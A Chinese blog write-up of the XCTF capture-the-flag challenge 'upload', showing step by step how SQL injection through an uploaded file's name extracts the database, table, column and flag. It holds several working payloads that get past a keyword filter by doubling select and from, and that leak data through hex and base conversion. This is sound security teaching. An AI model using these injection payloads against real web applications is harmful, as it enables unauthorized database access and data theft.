攻防世界XCTF：upload

原创

末 初 于 2020-03-08 13:06:17 发布 384 收藏 2


分类专栏： CTF_WEB_Writeup


本文链接：https://blog.csdn.net/mochu7777777/article/details/104724247

CTF_WEB_Writeup 专栏收录该内容


159 篇文章 31 订阅

订阅专栏





这里有个注册登入，迷惑行为，漏洞不在这里



这题比较意外，不是上传题是sql注入而且还是文件名的SQL注入，
因为回显的只是文件名，然后它存入数据库的也可能是文件名，既然连接了数据库就可能存在注入漏洞。然后就能想到可能是文件名sql注入。

任何与数据库发生连接交互的地方都可能存在SQL注入！

然后就开始构造文件名的payload，首先介绍几个函数。

conv(N,from_base,to_base) conv函数接收一个数字，进行进制转换
N是指函数接受的数值，from_base是指这个数值原来的进制，to_base是指需要转化的进制。

Substr()
第一种：
SBUSTR(str,pos);
就是从pos开始的位置，一直截取到最后。
第二种：
SUBSTR(str,pos,len);
len指截取长度
这种表示的意思是，就是从pos开始的位置，截取len个字符(空白也算字符)。
需要注意的是：如果pos为1(而不是0)，表示从第一个位置开始

Hex()
这个函数就是把里面的参数转化成16进制。
接下来经过测试，题目过滤了select、from，使用selselctect和frfromom
sselectelect database() => 0

selecselectt substr(dAtabase(),1,12) => 0

selecselectt substr(hex(dAtabase()),1,12) => 7765625 这里正常应该显示7765625f7570才对，可能是题目的设置，出现字母以后后面内容就会被截断

所以才用到了CONV，将16进制转化为10进制，读取出来的数据都是十进制的，先转换成十六进制然后转换为字符

文件名	读取出来的十进制	对应字符
‘+(selselectect conv(substr(hex(database()),1,12),16,10))+’	131277325825392	web_up
‘+(selselectect conv(substr(hex(database()),13,12),16,10))+’	1819238756	load

即查出库名：web_upload

查表

这里表名比较长，所以我们分三次读取

```
'+(seleselectct+conv(substr(hex((selselectect table_name frfromom information_schema.tables where table_schema='web_upload' limit 1,1)),1,12),16,10))+'
```

```
上述payload返回：114784820031327           转换为字符： hello_
```

```
'+(seleselectct+conv(substr(hex((selselectect table_name frfromom information_schema.tables where table_schema='web_upload' limit 1,1)),13,12),16,10))+'
```

```
上述payload返回：112615676665705           转换为字符： flag_i
```

```
'+(seleselectct+conv(substr(hex((selselectect table_name frfromom information_schema.tables where table_schema='web_upload' limit 1,1)),25,12),16,10))+'
```

```
上述payload返回：126853610566245           转换为字符： s_here
```

```
拼接起来最终得到表名：hello_flag_is_here
```

查字段

这里查字段分两次

```
'+(seleselectct+conv(substr(hex((selselectect column_name frfromom information_schema.columns where table_name='hello_flag_is_here' limit 0,1)),1,12),16,10))+'
```

```
上述payload返回：115858377367398           转换为字符： i_am_f
```

```
'+(seleselectct+conv(substr(hex((selselectect column_name frfromom information_schema.columns where table_name='hello_flag_is_here' limit 0,1)),13,12),16,10))+'
```

```
上述payload返回：7102823           转换为字符： lag
```

```
拼接起来最终得到字段名：i_am_flag
```

查字段内容

分三次查

```
'+(seleselectct+conv(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),1,12),16,10))+'
```

```
上述payload返回：36427215695199           转换为字符：!!_@m_
```

```
'+(seleselectct+conv(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),13,12),16,10))+'
```

```
上述payload返回：92806431727430           转换为字符：Th.e_F
```

```
'+(seleselectct+conv(substr(hex((selselectect i_am_flag frfromom hello_flag_is_here limit 0,1)),25,12),16,10))+'
```

```
上述payload返回：560750951            转换为字符：!lag
```

```
综上所述字段内容为：!!_@m_Th.e_F!lag
```